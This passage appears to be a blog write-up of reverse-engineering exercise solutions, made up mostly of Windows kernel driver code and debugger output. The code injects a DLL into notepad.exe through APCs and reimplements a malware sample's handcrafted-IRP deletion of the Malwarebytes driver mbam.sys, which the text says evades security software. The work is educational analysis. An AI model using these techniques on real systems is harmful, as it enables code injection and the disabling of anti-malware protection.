https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/previousmode.

So, nt!ZwQuerySystemInformation ftw! Although, according to Microsoft, this routine isn't available since Windows 8, but let's just say for practical reasons, we won't believe them.


```
Outline:
   •  get the process identifier: nt!ZwQuerySystemInformation,
                                       SystemProcessInformation
   •  get the process object with the pid:                nt!PsLookupProcessByProcessId
   •  get the PEB address using the process object:        nt!PsGetProcessPeb
   •  switch to its address space:                         nt!KeStackAttachProcess
   •  parse InLoadOrderList, store kernel32 base, detach:   nt!KeStackDetachProcess
```

```
HANDLE
kGetPidFromName(
   PCWSTR PsName /* csrss.exe */
)
{
   ULONG BufSize {};
   HANDLE Pid {};
   /* get necessary buffer size */
   auto Status = ZwQuerySystemInformation(SystemProcessInformation,
                                          nullptr,
                                          0,
                                          &BufSize);
    if (Status != STATUS_INFO_LENGTH_MISMATCH){
      dprintf("0x%08X - ZwQuerySystemInfo\n", Status);
      return Pid;
   }
   auto PsInfo = (PSYSTEM_PROCESS_INFORMATION) ExAllocatePoolWithTag(NonPagedPool,
                                                                      BufSize,
                                                                      KEXP_TAG);

   if (!PsInfo)
      return Pid;
   /* fill buffer up with data */
   Status = ZwQuerySystemInformation(SystemProcessInformation,
                                     PsInfo,
                                     BufSize,
                                     nullptr);
   if (!NT_SUCCESS(Status)) {
      dprintf("0x%08X - ZwQuerySystemInfo\n", Status);
      ExFreePoolWithTag(PsInfo, KEXP_TAG);
      return Pid;
   }
   /* necessary to have in order to release the memory
      since the original ptr will be continuously changed
      in traversal */
   auto OriginalPsInfo = PsInfo;

   UNICODE_STRING ProcessName;
   RtlInitUnicodeString(&ProcessName, PsName);

   while (PsInfo->NextEntryOffset) {
      if (PsInfo->ImageName.Buffer != nullptr) {
         if (RtlCompareUnicodeString(&PsInfo->ImageName, &ProcessName, TRUE) == 0) {
            Pid = PsInfo->UniqueProcessId;
            break;
         }
      }
      PsInfo = (PSYSTEM_PROCESS_INFORMATION) ((ULONG_PTR) PsInfo + PsInfo->NextEntryOffset);
   }

   ExFreePoolWithTag(OriginalPsInfo, KEXP_TAG);
   return Pid;
}

PVOID
kGetK32BaseAddress()
{
   auto Pid = kGetPidFromName(L"csrss.exe");
   if (!Pid)
      return nullptr;

   PEPROCESS Process {};
   auto Status = PsLookupProcessByProcessId(Pid, &Process);
   if (!NT_SUCCESS(Status))
      return nullptr;
   /* got peb info from kd dump, just what's necessary (x64):
      typedef struct {
         LIST_ENTRY InLoadOrderLinks;
         LIST_ENTRY InMemoryOrderLinks;
         LIST_ENTRY InInitOrderLinks;
         PVOID DllBase;
         PVOID EntryPoint;
```

```
       SIZE_T SizeOfImage;
       UNICODE_STRING FullDllName;
       UNICODE_STRING BaseDllName; // BYTE Reserved4[8];
    } LDR_DATA_TABLE_ENTRY;
    typedef struct {
       UCHAR Reserved1[8];
       PVOID Reserved2;
       LIST_ENTRY InLoadOrderModuleList;
       LIST_ENTRY InMemoryOrderModuleList;
       LIST_ENTRY InInitOrderModuleList;
    } PEB_LDR_DATA, *PPEB_LDR_DATA;

    typedef struct {
       UCHAR Padding[16];
       PVOID ImageBaseAddress;
       PPEB_LDR_DATA Ldr; <=
    } __PEB;
   */
   auto Peb = (__PEB*) PsGetProcessPeb(Process);
   if (!Peb)
      return nullptr;

   KAPC_STATE ApcState {};
   PVOID k32Base {};
   UNICODE_STRING k32 = RTL_CONSTANT_STRING(L"kernel32.dll");

   KeStackAttachProcess((PRKPROCESS) Process, &ApcState);

   auto CurrentEntry = Peb->Ldr->InLoadOrderModuleList.Flink;
   LDR_DATA_TABLE_ENTRY* Current {};
   while (CurrentEntry != &Peb->Ldr->InLoadOrderModuleList &&
         CurrentEntry != nullptr) {
      Current = CONTAINING_RECORD(CurrentEntry,
                                  LDR_DATA_TABLE_ENTRY,
                                  InLoadOrderLinks);
      if (RtlCompareUnicodeString(&k32, &Current->BaseDllName, FALSE) == 0) {
         k32Base = Current->DllBase;
         break;
      }
      CurrentEntry = CurrentEntry->Flink;
   }

   KeUnstackDetachProcess(&ApcState);

   dprintf("0x%p - Kernel32.dll\n", k32Base);

   return k32Base;
}
```


DebugView on \\DESKTOP-HLKHJ8K (local)
File Edit Capture Options Computer Help

```
#   Time          Debug Print
1   0.00000000    0x00007FFE1BF00000 - Kernel32.dll
```



csrss.exe (400) Properties

Environment | Handles | GPU | Disk and Network | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory

Name	Base address	Size	Description
csrss.exe	**0x7ff69990...**	**28 kB**	**Client Server Runtime Proc**
basesrv.dll	0x7ffe18c400	80 kB	Windows NT BASE API Server
bcryptprimitives.dll	0x7ffe195d0	488 kB	Windows Cryptographic Primiti...
combase.dll	0x7ffe1c3100	3.14 MB	Microsoft COM for Windows
csrsrv.dll	0x7ffe18c600	92 kB	Client Server Runtime Process
csrss.exe.mui	0x27f511d0000	4 kB	Client Server Runtime Process
gdi32.dll	0x7ffe19e20	160 kB	GDI Client DLL
gdi32full.dll	0x7ffe19430	1.57 MB	GDI Client DLL
kernel32.dll	0x7ffe1bf00000	712 kB	Windows NT BASE API Client

Wheww! That was a whole lot of work, not to mention the overwhelming undocumentedness used, just to get the base address for a single loaded module! There has to be a simpler and more elegant solution: nt!PsLoadImageNotifyRoutine. Every time kernel32.dll gets loaded, we get notified:

```
VOID
ImageCallback(
   PUNICODE_STRING ImageName,
   HANDLE Pid,
   PIMAGE_INFO ImageInfo
)
{
   if (!Pid) /* not interested in drivers */
      return;
   UNICODE_STRING k32 = RTL_CONSTANT_STRING(L"\\Windows\\System32\\kernel32.dll");
   if (RtlCompareUnicodeString(ImageName, &k32, TRUE) == 0) {
      dprintf("0x%p: %wZ \n", ImageInfo->ImageBase, ImageName);
   }
}
NTSTATUS
DriverEntry(
   PDRIVER_OBJECT DriverObj,
   PUNICODE_STRING Registry
)
{
   UNREFERENCED_PARAMETER(Registry);
   PsSetLoadImageNotifyRoutine(ImageCallback);

   DriverObj->DriverUnload = [](PDRIVER_OBJECT DriverObj)
   {
      UNREFERENCED_PARAMETER(DriverObj);
      PsRemoveLoadImageNotifyRoutine(ImageCallback);
      return;
   };

   kGetK32BaseAddress(); /* peb parsing one */
   return STATUS_SUCCESS;
}
```


DebugView on \\DESKTOP-HLKHJ8K (local)
File Edit Capture Options Computer Help


```
#   Time          Debug Print
1   0.00000000    0x00007FFE1BF00000 - Kernel32.dll
2   2.81060433    0x00007FFE1BF00000: \Windows\System32\kernel32.dll
3   5.96397781    0x00007FFE1BF00000: \Windows\System32\kernel32.dll
4   17.45776367   0x00007FFE1BF00000: \Windows\System32\kernel32.dll
5   17.59879303   0x00007FFE1BF00000: \Windows\System32\kernel32.dll
6   17.73263741   0x00007FFE1BF00000: \Windows\System32\kernel32.dll
```

That was easy enough.

Regardless, we've successfully managed to retrieve the base address of kerne32. Very well, we have its base address but what about the LoadLibrary routine? We can be sick and just do a byte-signature scan throughout the entire memory region of kernel32 and find it that way but that would be insanely pointless and idiotic. The proper way to go about it would be to parse the export directory of kernel32 on disk, get the RVA (relative virtual address) of LoadLibrary and add it to its base. Something of this sort is also an optional exercise in the Investigating and Extending Your Knowledge section in Chapter 3 of the Book (question #15). This is pretty straightforward, since in user-mode it's the same.

```
/* load the contents of kernel32 into an allocated buffer */
NTSTATUS
kOpenFile(
   LPCWSTR FileName,    /* kernel32 */
   PBYTE * ModuleBase, /* set the allocated buffer's base */
   ULONG * szModule)    /* and size */
{
   OBJECT_ATTRIBUTES ObjAttrs;
   UNICODE_STRING Name {};
   RtlInitUnicodeString(&Name, FileName);
   InitializeObjectAttributes(&ObjAttrs,
                              &Name,
                              OBJ_CASE_INSENSITIVE,
                              nullptr,
                              nullptr);
HANDLE FileHandle;
IO_STATUS_BLOCK StatusBlk;
if (KeGetCurrentIrql() != PASSIVE_LEVEL)
   return STATUS_INVALID_DEVICE_STATE;
auto status = ZwCreateFile(&FileHandle,
                              GENERIC_READ,
                              &ObjAttrs,
                              &StatusBlk,
                              nullptr,
                              FILE_ATTRIBUTE_NORMAL, FILE_SHARE_READ,
                              FILE_OPEN, FILE_NON_DIRECTORY_FILE |
                              FILE_SYNCHRONOUS_IO_NONALERT,
                              nullptr,
                             0);
if (!NT_SUCCESS(status)) {
   ERROR(status);
}
/* size of the module */
FILE_STANDARD_INFORMATION FileInfo = { sizeof(FileInfo) };
status = ZwQueryInformationFile(FileHandle,
                                    &StatusBlk,
                                    &FileInfo,
                                    sizeof(FileInfo),
                                    FileStandardInformation);
if (!NT_SUCCESS(status)) {
   ZwClose(FileHandle);
   ERROR(status);
}
/* set the size */
*szModule = FileInfo.EndOfFile.LowPart;
dprintf("[+] %wZ file size: %08X\n", Name, *szModule);
/* allocate the buffer to hold the module */
*ModuleBase = (PBYTE) ExAllocatePoolWithTag(NonPagedPool,
                                                *szModule,
                                                KAPC_TAG);
if (!(*ModuleBase)) {
   ZwClose(FileHandle);
   ERROR(status);
}
LARGE_INTEGER ByteOffset {};
/* read it into the buffer */
status = ZwReadFile(FileHandle,
                      nullptr,
                      nullptr,
                      nullptr,
                      &StatusBlk,
                      *ModuleBase, *szModule,
                      &ByteOffset,
                      nullptr);

if (!NT_SUCCESS(status)) {
   ExFreePoolWithTag(ModuleBase, KAPC_TAG);
   ZwClose(FileHandle);
   ERROR(status);
}
ZwClose(FileHandle);
```

```
    dprintf("[+] %wZ  @: 0x%p\n", Name, *ModuleBase);
    return status;
}

/* parse the allocated buffer */
NTSTATUS
kGetRoutineAddressFromModule(
    LPCWSTR ModulePath,
    LPCSTR FunctionName,
    ULONG* FunctionRva)
{
    PUCHAR Module {};
    ULONG szModule {};
    auto status = kOpenFile(ModulePath,
                            &Module,
                            &szModule);
    if (!NT_SUCCESS(status))
        return status;


    auto Dos = (PIMAGE_DOS_HEADER) Module;
    auto Nt = (PIMAGE_NT_HEADERS) (Module + Dos->e_lfanew);
    auto NumOfSections = Nt->FileHeader.NumberOfSections;
    auto ExportRva = Nt->OptionalHeader.DataDirectory[0].VirtualAddress;
    auto ExportSz = Nt->OptionalHeader.DataDirectory[0].Size;
    if (ExportRva && ExportSz) {
        auto Section = IMAGE_FIRST_SECTION(Nt);
        auto Text = Section; //used for parsing later, as fns are in .text section
        PIMAGE_EXPORT_DIRECTORY ExportDir {};
        for (USHORT i {}; i < Nt->FileHeader.NumberOfSections; ++i) {
            /* verify it's in the proper region */
            if (Section[i].VirtualAddress <= ExportRva &&
                ExportRva < Section[i].VirtualAddress + Section[i].Misc.VirtualSize)
            {
                Section = (PIMAGE_SECTION_HEADER) &Section[i];
                ExportDir = (PIMAGE_EXPORT_DIRECTORY) ((PUCHAR)Module +
                                                      Section->PointerToRawData +
                                                      ExportRva - Section->VirtualAddress);
                break;
            }
        }
        /*
            #define GET_PTR(CAST_TYPE, RVA) \
            ((CAST_TYPE*) (((PUCHAR)Module)+ RawOffsetByRVA(Section, \
                                                    NumOfSections, \
                                                    szModule, \
                                                    (RVA))))


        */
        auto Fns    = GET_PTR(ULONG, ExportDir->AddressOfFunctions);
        auto Names  = GET_PTR(ULONG, ExportDir->AddressOfNames);
        auto Ords   = GET_PTR(USHORT, ExportDir->AddressOfNameOrdinals);


        for (size_t i {}; i < ExportDir->NumberOfNames; ++i) {
            auto NameRaw = RawOffsetByRVA(Section,
                                                NumOfSections,
                                                szModule,
                                                Names[i]);
            auto Name = (PCHAR) (Module + NameRaw);

            /* #define GET_FN_DISK_ADDRESS() \
                  ULONG_PTR( ((PUCHAR)Module) + \
                     Text->PointerToRawData + Fns[Ords[i]] - Text->VirtualAddress)
            */
            if (strcmp(FunctionName, Name) == 0) {
               if (Fns[Ords[i]] < ExportRva || Fns[Ords[i]] > (ExportRva + ExportSz)) {
                  auto FnRva = Fns[Ords[i]];
                  auto FunctionOnDisk = GET_FN_DISK_ADDRESS();

                  dprintf("0x%X: %s [ON_DISK]\n", FunctionOnDisk, Name);
                  dprintf("%lu:  %s [RVA]\n", FnRva, Name);

                  *FunctionRva = FnRva;
                  break;
               }
            }

         }
         if (*FunctionRva == 0ul)
            status = STATUS_UNSUCCESSFUL;

      }
      ExFreePoolWithTag(Module, KAPC_TAG);
      return status;
   }
   /* Driver Entry */
   auto k32Base = kGetK32BaseAddress();
   ULONG Rva {};
   if (NT_SUCCESS(kGetRoutineAddressFromModule(L"\\SystemRoot\\System32\\kernel32.dll",
                                                LoadLibraryA",
                                                &Rva)))
      dprintf("0x%p: k32!LoadLibraryA\n", ((ULONG_PTR) k32Base + Rva));
```


DebugView on \\DESKTOP-HLKHJ8K (local)
File Edit Capture Options Computer Help

```
#   Time         Debug Print
1   0.00000000   0x00007FFE1BF00000 - Kernel32.dll
2   0.00004400   [+] \SystemRoot\System32\kernel32.dll file size: 000AFEF8
3   0.00030720   [+] \SystemRoot\System32\kernel32.dll @ : 0xFFFF970DB9D40000
4   0.00033820   0xB9D5D490: LoadLibraryA [ON_DISK]
5   0.00033980   123024:  LoadLibraryA [RVA]
6   0.00037550   0x00007FFE1BF1E090: k32!LoadLibraryA
```

Verifying with kernel debugger:

```
1: kd> !process 0 0 csrss.exe
PROCESS ffff970db97fa580
    SessionId: 0  Cid: 0190    Peb: 9198b27000  ParentCid: 0170
    DirBase: 2be80002  ObjectTable: ffff808e2366c280  HandleCount: 429.
    Image: csrss.exe

PROCESS ffff970db7661080
    SessionId: 1  Cid: 01f0    Peb: 3f4a092000  ParentCid: 01d8
    DirBase: 36500002  ObjectTable: ffff808e220efe00  HandleCount: 412.
    Image: csrss.exe

1: kd> .process /i /r ffff970db97fa580
You need to continue execution (press 'g' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
1: kd> g
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff801`e4e2e470 cc              int     3
0: kd> !process -1 0
PROCESS ffff970db97fa580
    SessionId: 0  Cid: 0190    Peb: 9198b27000  ParentCid: 0170
    DirBase: 2be80002  ObjectTable: ffff808e2366c280  HandleCount: 429.
    Image: csrss.exe

0: kd> .reload -user
Loading User Symbols
..................
0: kd> x kernel32!LoadLibraryAStub
00007ffe`1bf1e090 kernel32!LoadLibraryAStub (<no parameter info>)
```

Where we stand:

- ✔ kernel32.dll base
- ✔ k32!LoadLibrary address
- ✔ module to load (ntoskrnl.exe)
- ✔ target process (notepad.exe)

On to the fun stuff.

Our familiarity with using the undocumented APC APIs in the test cases should make the rest of the way a breeze.   What we want to do is initialize two APCs: a special kernel-mode one, which will kick everything off, and initialize a user-mode one, this being the one where we specify k32!LoadLibrary as the NormalRoutine and pass in the path for ntoskrnl.exe. We don't actually need to specify the path, since k32!LoadLibrary will already look in the location where it's located: \SystemRoot\System32.   Just as you wouldn't have to specify the path for kernel32 or ntdll. We'll initialize the special kernel-mode APC in the ImageCallbackRoutine used earlier to get the base address of kernel32. And when we do, we'll also want to check what process context it is in (is it in the context of notepad.exe)? How can we go about doing that? Again, scanning through ntoskrnl's exports we discover the nt! PsGetProcessImageFileName routine, which takes a process object as its only parameters and returns a C-style string as the result. All the routine does is query the _EPROCESS.ImageFileName field:

```
0: kd> uf nt!PsGetProcessImageFileName
nt!PsGetProcessImageFileName:
fffff803`901b5200 488d8150040000  lea     rax,[rcx+450h]
fffff803`901b5207 c3              ret

0: kd> ? @@c++(#FIELD_OFFSET(_EPROCESS, ImageFileName))
Evaluate expression: 1104 = 00000000`00000450
```

When we are indeed in the context of notepad.exe, we'll resolve k32!LoadLibrary, allocate the mandatory _KAPC structure, initialize and insert it. The subsequent KernelRoutine, now running in the context of notepad.exe (albeit in kernel-mode) will free the KAPC object, allocate memory in notepad's UVAS (nt!ZwAllocateVirtualMemory) to hold the string buffer that needs to be passed to k32!LoadLibrary, use nt!KeStachAttachProcess to move into the UVAS and fill that buffer (RtlStringCbCopyW), come back and initialize the user-mode APC. Now in order to use any of the APC routines, we need to resolve them, either at run-time via nt!MmGetSystemRoutineAddress, or at load-time by declaring their function prototype in a header somewhere. And that's it. Let's have a look:

```
/* the image notify routine */
VOID
ApcImageCallback(
   PUNICODE_STRING ImageName,
   HANDLE Pid,
   PIMAGE_INFO ImageInfo)
{
   if (!Pid) return;
```

```
    UNICODE_STRING k32 = RTL_CONSTANT_STRING(L"\\Windows\\System32\\kernel32.dll");
    if (RtlCompareUnicodeString(ImageName, &k32, TRUE) != 0)
       return;

    if (strcmp(PsGetProcessImageFileName(IoGetCurrentProcess()), "notepad.exe") != 0)
       return;

    ULONG Rva;
    auto Status = kGetRoutineAddressFromModule(L"\\SystemRoot\\System32\\Kernel32.dll",
                                               "LoadLibraryW",
                                               &Rva);
    if (!NT_SUCCESS(Status)) return;
    /* using _LoadLibrary = PVOID(__stdcall*)(LPCWSTR);
       _LoadLibrary LoadLibrary;
       - used as global variable
     */
    LoadLibrary = (_LoadLibrary) ((ULONG_PTR) ImageInfo->ImageBase + Rva);
    dprintf("LoadLibrary: 0x%p\n", LoadLibrary);

    auto Apc = (PKAPC) ExAllocatePoolWithTag(NonPagedPool,
                                             sizeof(KAPC),
                                             KAPC_TAG);
    KeInitializeApc(Apc,
                    KeGetCurrentThread(),
                    OriginalApcEnvironment,
                    (PKKERNEL_ROUTINE) ApcInjectionRoutine,
                    nullptr,
                    nullptr,
                    KernelMode,
                    nullptr);
    if (!KeInsertQueueApc(Apc, nullptr, nullptr, IO_NO_INCREMENT)) {
       ExFreePoolWithTag(Apc, KAPC_TAG);
       return;
}
/* kernel routine */
VOID
ApcInjectionRoutine(
    PKAPC KApc,
    PKNORMAL_ROUTINE*,
    PVOID*, PVOID*, PVOID*
)
{  /* free the first allocated KAPC */
    ExFreePoolWithTag(KApc, KAPC_TAG);

    /* allocate space for LoadLibrary's parameter */
    wchar_t* DllBuffer {};
    ULONG_PTR DllLen { 512 };

    if (NT_SUCCESS(ZwAllocateVirtualMemory(ZwCurrentProcess(),
                                           (PVOID*)&DllBuffer,
                                            0,
                                            &DllLen,
                                            MEM_COMMIT,
                                            PAGE_READWRITE)))
    { /* go into the user address space to fill the allocated buffer
         because it's in the UVAS  */
```

```
        KAPC_STATE ApcState;
        KeStackAttachProcess(IoGetCurrentProcess(), &ApcState);
        RtlStringCbCopyW(DllBuffer, DllLen, L"ntoskrnl.exe");
        KeUnstackDetachProcess(&ApcState);

        auto Apc = (PKAPC) ExAllocatePoolWithTag(NonPagedPool,
                                                  sizeof(KAPC),
                                                  KAPC_TAG);
        auto ApcCleanup = [](PKAPC Apc, PKNORMAL_ROUTINE*,
                      PVOID*, PVOID*, PVOID*)
        {
           ExFreePoolWithTag(Apc, KAPC_TAG);
        };
        /* initialize the user APC properly and insert it into the APC queue */
        KeInitializeApc(Apc,
                        KeGetCurrentThread(),
                        OriginalApcEnvironment,
                        ApcCleanup,
                        nullptr,
                        (PKNORMAL_ROUTINE) LoadLibrary,
                        UserMode,
                        DllBuffer);

        if (!KeInsertQueueApc(Apc,
                              nullptr,
                              nullptr,
                              IO_NO_INCREMENT))
        {
           ExFreePoolWithTag(Apc, KAPC_TAG);
           dprintf("Failed to queue UserApc\n");
        }
     }
  }
```

To see it in action:
https://github.com/i-nino/KernelMode-Code/tree/master/APCs

3. (Sample E) In DriverEntry, identify all the system worker threads. At offset 0x402C12, a system thread is created to do something mundane using an interesting technique. Analyze and explain the goal of function 0x405775 and all functions called by it. In particular, explain the mechanism used in function 0x403D65. When you understand the mechanism, write a driver to do the same trick (but applied to a different I/O request). Complete the exercise by decompiling all four routines. This exercise is very instructive and you will benefit greatly from it.

Solutions

"This exercise is very instructive and you will benefit greatly from it" … That sounds appealing! The "mundane" task the system thread does is delete a driver file (mbam.sys, apparently a MalwareBytes Anti-Malware driver) by crafting an I/O request packet from scratch. As the Book states, such a technique *"is very useful because it can bypass security software that tries to detect file deletion through system call hooking."*

While reversing and slowly decompiling the routines, instead of giving a thorough analysis (as in the last exercise, also because the last exercise dealt exclusively with undocumented features) of how I went about reversing the code, I noticed the *Walkthrough of the x64 Rootkit* in the Book already does a good deal of that for us, so I just decided why not implement the same functionality my way and test it in a driver and let the code speak for itself? So I did! Additionally, I created a dummy *DELETE_ME.txt* file to demonstrate a file deletion process normally, using a WorkItem, rather than a system thread for the task. And after understanding this somewhat "esoteric" mechanism, I decided to implement nt!NtReadFile in a similar fashion, and replace the nt!ZwReadFile I used in the previous section to read the contents of kernel32.dll into an allocated buffer with this new routine. Below is the entire process, successfully implemented and tested. And I must say, this was probably the most rewarding challenge! Especially the ReadFile implementation I managed to concoct.

```
namespace {

  IO_COMPLETION_ROUTINE IoCompletionRoutine;
  /* sub_403D35 */
  NTSTATUS
  IoCompletionRoutine(
     PDEVICE_OBJECT DeviceObj,
     PIRP Irp,
     PVOID Context
  )
  {
     UNREFERENCED_PARAMETER(DeviceObj);
     UNREFERENCED_PARAMETER(Context);
```

```
   KeSetEvent(Irp->UserEvent, 0, FALSE);
   IoFreeIrp(Irp);
   return STATUS_MORE_PROCESSING_REQUIRED;
}
/* sub_403D65 */
NTSTATUS
CreateAndSendIrpForDeletion
(
   PFILE_OBJECT FileObj,
   HANDLE DeleteHandle
)
{
   TRACER();
   char buf = 1;
   auto DeviceObj = IoGetRelatedDeviceObject(FileObj);
   auto Irp = IoAllocateIrp(DeviceObj->StackSize, FALSE);
   if (Irp == nullptr)
      return STATUS_NO_MEMORY;

   KEVENT KEvent {};
   IO_STATUS_BLOCK iosb {};
   Irp->AssociatedIrp.SystemBuffer = &buf;
   Irp->UserEvent = &KEvent;
   Irp->UserIosb = &iosb;
   Irp->Tail.Overlay.Thread = KeGetCurrentThread();
   Irp->Tail.Overlay.OriginalFileObject = FileObj;
   Irp->RequestorMode = KernelMode;

   KeInitializeEvent(&KEvent, SynchronizationEvent, FALSE);

   auto stack = IoGetNextIrpStackLocation(Irp);
   stack->MajorFunction = IRP_MJ_SET_INFORMATION;
   stack->DeviceObject = DeviceObj;
   stack->FileObject = FileObj;
   if (FileObj->SectionObjectPointer->ImageSectionObject != nullptr)
      FileObj->SectionObjectPointer->ImageSectionObject = nullptr;
    /* where the deletion gets set up */
   stack->Parameters.SetFile.FileInformationClass = FileDispositionInformation;
   stack->Parameters.SetFile.FileObject = FileObj;
   stack->Parameters.SetFile.DeleteHandle = DeleteHandle;
   stack->Parameters.SetFile.Length = 1ul;

   IoSetCompletionRoutine(Irp,
                          IoCompletionRoutine,
                          nullptr,
                          TRUE, TRUE, TRUE);
   if (IoCallDriver(DeviceObj, Irp) == STATUS_PENDING)
      KeWaitForSingleObject(&KEvent,
                            Executive,
                            KernelMode,
                            TRUE,
                            nullptr);
   return Irp->IoStatus.Status;

}
```

```
   /* sub_404CD8 */
   NTSTATUS
   GetHandleAndFileObj(
      LPCWSTR FileName
   )
   {
      TRACER();
      IO_STATUS_BLOCK iosb;
      OBJECT_ATTRIBUTES ObjAttrs;
      UNICODE_STRING uTargetName {};
      RtlInitUnicodeString(&uTargetName, FileName);
      InitializeObjectAttributes(&ObjAttrs,
                                 &uTargetName,
                                 OBJ_CASE_INSENSITIVE,
                                 nullptr,
                                 nullptr);

      HANDLE FileHandle {};
      PFILE_OBJECT FileObj {};
      auto status = ZwCreateFile(&FileHandle,
                                 0x100001, /* DELETE | FILE_READ_ACCESS */
                                 &ObjAttrs,
                                 &iosb,
                                 nullptr,
                                 FILE_ATTRIBUTE_NORMAL,
                                 FILE_SHARE_READ | FILE_SHARE_DELETE,
                                 FILE_OPEN,
                                 FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT,
                                 nullptr,
                                 0);
      if (!NT_SUCCESS(status)) {
         DbgPrint("ZwCreateFile failed : 0x%08X\n", status);
         return status;
      }
      status = ObReferenceObjectByHandle(FileHandle,
                                         0,
                                         *IoFileObjectType,
                                         KernelMode,
                                         (PVOID*) &FileObj,
                                         nullptr);
      if (NT_SUCCESS(status)) {
         ObfDereferenceObject(FileObj);
         status = CreateAndSendIrpForDeletion(FileObj, FileHandle);

      }
      ZwClose(FileHandle);
      return status;
   }


}


/* sub_405775 improvised */
NTSTATUS
```

```
IO_OPS::
CreateSystemThreadToDeleteFile()
{

   TRACER();
   HANDLE ThreadHandle;
   OBJECT_ATTRIBUTES ObjAttrs;
   InitializeObjectAttributes(&ObjAttrs,
                              nullptr,
                              OBJ_KERNEL_HANDLE,
                              nullptr,
                              nullptr);
   /* using a lambda for the thread routine */
   auto ThreadRoutine = [](PVOID Context)
   {
      TRACER();
      UNREFERENCED_PARAMETER(Context);
      auto TargetPath = L"\\SystemRoot\\System32\\Drivers\\mbam.sys";
                        /* same file malware attempts to delete */
      auto status = GetHandleAndFileObj(TargetPath);
      if (!NT_SUCCESS(status))
         DbgPrint("[%s] FAILED:  0x%08Xl \n", __FUNCTION__, status);
      PsTerminateSystemThread(STATUS_SUCCESS);

   };
   auto Status = PsCreateSystemThread(&ThreadHandle,
                                       THREAD_ALL_ACCESS,
                                       nullptr,
                                       nullptr,
                                       nullptr,
                                       ThreadRoutine,
                                       nullptr);
   if (ThreadHandle > 0)
      ZwClose(ThreadHandle);
   return Status;
}

/* work item to delete a file */
namespace {

#define FREE_WORKITEM_DATA  \
   IoFreeWorkItem(Data->WorkItemDelete); \
   ExFreePoolWithTag(Data->FileName, KEXP_TAG); \
   ExFreePoolWithTag(Context, KEXP_TAG);

#pragma warning(push)
#pragma warning(disable: 4533)
   IO_WORKITEM_ROUTINE WorkerRoutine;

   _Use_decl_annotations_
   VOID
   WorkerRoutine(
      PDEVICE_OBJECT DeviceObj,
      PVOID Context
   )
   {
      TRACER();
      UNREFERENCED_PARAMETER(DeviceObj);

      IO_STATUS_BLOCK StatusBlk;
      OBJECT_ATTRIBUTES ObjAttrs;
      auto Data = IO_OPS::PWORKITEM_DATA(Context);
      UNICODE_STRING uTargetName {};
      RtlInitUnicodeString(&uTargetName, Data->FileName);
      InitializeObjectAttributes(&ObjAttrs,
                                 &uTargetName,
                                 OBJ_CASE_INSENSITIVE,
                                 nullptr,
                                 nullptr);
      HANDLE FileHandle {};
      auto Status = ZwCreateFile(&FileHandle,
                                 0x100001,
                                 &ObjAttrs,
                                 &StatusBlk,
                                 nullptr,
                                 FILE_ATTRIBUTE_NORMAL,
                                 FILE_SHARE_READ | FILE_SHARE_DELETE,
                                 FILE_OPEN,
                                 FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT,
                                 nullptr,
                                 0);
      if (!NT_SUCCESS(Status)) {
         DbgPrint("[%s] ZwCreateFile failed : 0x%08Xl\n", __FUNCTION__, Status);
         goto Exit;
      }

      FILE_DISPOSITION_INFORMATION Fdo {};
      Fdo.DeleteFile = TRUE;
      Status = ZwSetInformationFile(FileHandle,
                                    &StatusBlk,
                                    &Fdo,
                                    sizeof(Fdo),
                                    FileDispositionInformation);
      if (!NT_SUCCESS(Status))
         DbgPrint("[%s] ZwSetInformationFile failed : 0x%08Xl\n", __FUNCTION__,
               Status);
      ZwClose(FileHandle);
   Exit:
      FREE_WORKITEM_DATA;

   }
#pragma warning(pop)
}


NTSTATUS
IO_OPS::
